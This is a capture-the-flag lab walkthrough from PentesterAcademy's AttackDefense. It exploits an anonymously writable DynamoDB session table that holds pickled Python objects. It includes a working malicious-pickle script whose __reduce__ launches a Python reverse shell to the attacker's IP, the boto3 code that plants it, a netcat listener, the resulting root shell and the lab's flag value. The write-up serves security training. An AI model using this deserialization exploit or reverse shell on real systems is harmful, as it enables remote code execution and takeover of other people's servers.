ATTACK DEFENSE

by PentesterAcademy

Name	DynamoDB Python Object Store
URL	https://attackdefense.com/challengedetails?cid=1250
Type	Cloud Services : Amazon DynamoDB

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Mission:

A web application uses Amazon Dynamodb to store session objects. The DynamoDB server allows anonymous users to write documents and key-value pairs.

Objective: Get a shell on the web application server and retrieve the flag

Web application credentials:


Name	guest
Password	guest

Instructions:

- **The web server should be located at pentesteracademylab.appspot.com**
- **The exposed DynamoDB endpoint should be located on port 4567 at dynamodb.pentesteracademylab.appspot.com**


Solution:

Landing Page:



Step 1: Open a terminal and check the tables present on the DynamoDB server.

Command: aws --endpoint http://dynamodb.pentesteracademylab.appspot.com:4567 dynamodb list-tables




```
root@attackdefense:~# aws --endpoint http://dynamodb.pentesteracademylab.appspot.com:4567 dynamodb list-tables
{
    "TableNames": [
        "session"
    ]
}
root@attackdefense:~#
```

There is one table on the DynamoDB server called “session”.

Step 2: Retrieve all items present in the “session” table.

Command: aws --endpoint http://dynamodb.pentesteracademylab.appspot.com:4567 dynamodb scan --table session




```
root@attackdefense:~# aws --endpoint http://dynamodb.pentesteracademylab.appspot.com:4567 dynamodb scan --table session
{
    "Items": [],
    "Count": 0,
    "ScannedCount": 0,
    "ConsumedCapacity": null
}
root@attackdefense:~#
```

There are no items in the session table.

Step 3: Login to the web application. The login credential of the web application is provided in the challenge description.

Name: guest
Password: guest


Mozilla Firefox
File Edit View History Bookmarks Tools Help
pentesteracademylab.ap
pentesteracademylab.appspot.com
Submit

AttackDefense Cloud Labs


Name

guest

Password


•••••

After Login:



Step 4: Check the items in session table on the DynamoDB server.

Command: aws --endpoint http://dynamodb.pentesteracademylab.appspot.com:4567 dynamodb scan --table session




```
root@attackdefense:~# aws --endpoint http://dynamodb.pentesteracademylab.appspot.com:4567 dynamodb scan --table session
{
    "Items": [
        {
            "sessionid": {
                "S": "112134921139100021541091726341761811827"
            },
            "sessionData": {
                "B": "KGRwMApTJ3Bhc3N3b3JkJwpwMQpWZ3Vlc3QKcDIKc1MnbmFtZScKcDMKVmd1ZXN0CnA0CnMu"
            }
        }
    ],
    "Count": 1,
    "ScannedCount": 1,
    "ConsumedCapacity": null
}
root@attackdefense:~#
```

The web application stores the session object in the session table. The data type of “sessionData” attribute is Binary. DynamoDB stores Binary data in base64 encoding format.

Step 5: Base64 decode and retrieve the “sessionData” attribute value.

Commands:
python
import base64
data=base64.b64decode("KGRwMApTJ3Bhc3N3b3JkJwpwMQpWZ3Vlc3QKcDIKc1MnbmFtZS
cKcDMKVmd1ZXN0CnA0CnMu")




```
root@attackdefense:~# python
Python 2.7.16 (default, Apr  6 2019, 01:42:57)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>>
>>> data=base64.b64decode("KGRwMApTJ3Bhc3N3b3JkJwpwMQpWZ3Vlc3QKcDIKc1MnbmFtZScKcDMKVmd1ZXN0CnA0CnMu")
>>>
>>> data
"(dp0\nS'password'\np1\nVguest\np2\nsS'name'\np3\nVguest\np4\ns."
>>>
```

The data stored in the “sessionData” attribute is pickled data.

Step 6: Unpickle the sessionData attribute value.

Commands:
import pickle
pickle.loads(data)




```
>>>
>>> import pickle
>>>
>>>
>>> pickle.loads(data)
{'password': u'guest', 'name': u'guest'}
>>>
```

The credentials of the current logged in user are stored in the session object.

Since the value stored in “sessionData” attribute was pickled, the web application is also unpickling the data upon retrieving it from the DynamoDB server. A crafted pickled object can be stored on the DynamoDB server which upon deserialization will execute commands on the machine.

Step 7: Find the ip address of the kali machine.

Command: ip addr



```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
759: eth0@if760: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
762: eth1@if763: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:72:67:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.114.103.2/24 brd 192.114.103.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The ip address of the kali attacker machine is 192.114.103.2

Step 8: Create a python script to generate the required pickle payload and overwrite the "sessionData" attribute value of the logged in user.


Python Script:

```
import pickle
import subprocess
import os
import boto3

class Shell(object):
        def __reduce__(self):
        return (os.system,("python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"1
92.114.103.2\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'&",))

pickledData=pickle.dumps(Shell())

client=boto3.client("dynamodb",endpoint_url="http://dynamodb.pentesteracademylab.appspot.c
om:4567")
```

```
client.put_item(Item={
                    "sessionid":
                    {
                    'S':'112134921139100021541091726341761811827'
                    },
                    "sessionData":
                    {
                    'B':pickledData
                    }
                    },TableName='session')
```

Save the above script as putPickledObject.py


Note: Modify the IP address and sessionid to the values obtained in step 8 and step 4 respectively.



```
root@attackdefense:~# cat putPickledObject.py
import pickle
import subprocess
import os
import boto3

class Shell(object):
    def __reduce__(self):
        return (os.system,("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"1
92.114.103.2\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'&
",))

pickledData=pickle.dumps(Shell())

client=boto3.client("dynamodb",endpoint_url="http://dynamodb.pentesteracademylab.appspot.com:4567")

client.put_item(Item={
                         "sessionid":
                         {
                           'S':'112134921139100021541091726341761811827'
                         },
                         "sessionData":
                         {
                          'B':pickledData
                         }
                     },TableName='session')
root@attackdefense:~#
```

Step 9: Run the python script.


Command: python putPickledObject.py



```
root@attackdefense:~# python putPickledObject.py
root@attackdefense:~#
root@attackdefense:~#
```


Step 10: Start a netcat listener.

Command: nc -vnlp 1234




```
root@attackdefense:~# nc -vnlp 1234
listening on [any] 1234 ...
```

Step 11: Reload the web page.




The current user will be logged out and a connection will be received on the netcat listener.



```
root@attackdefense:~# nc -vnlp 1234
listening on [any] 1234 ...
connect to [192.114.103.2] from (UNKNOWN) [192.114.103.3] 47608
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
#
```

Step 12: Search for the flag.

Command: find / -name *flag* 2>/dev/null




```
# find / -name *flag* 2>/dev/null
/sys/devices/pnp0/00:03/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
```

```
/usr/include/x86_64-linux-gnu/bits/ss_flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/root/flag
#
#
```

Step 13: Retrieve the flag.

Command: cat /root/flag



```
# cat /root/flag
59323d0ec571e1105122d4f7041603d9
#
#
```

Flag: 59323d0ec571e1105122d4f7041603d9

References:

1. AWS CLI Reference DynamoDB (https://docs.aws.amazon.com/cli/latest/reference/dynamodb/index.html)
2. DynamoDB Boto 3 Docs (https://boto3.amazonaws.com/v1/documentation/api/latest/reference/services/dynamodb.html)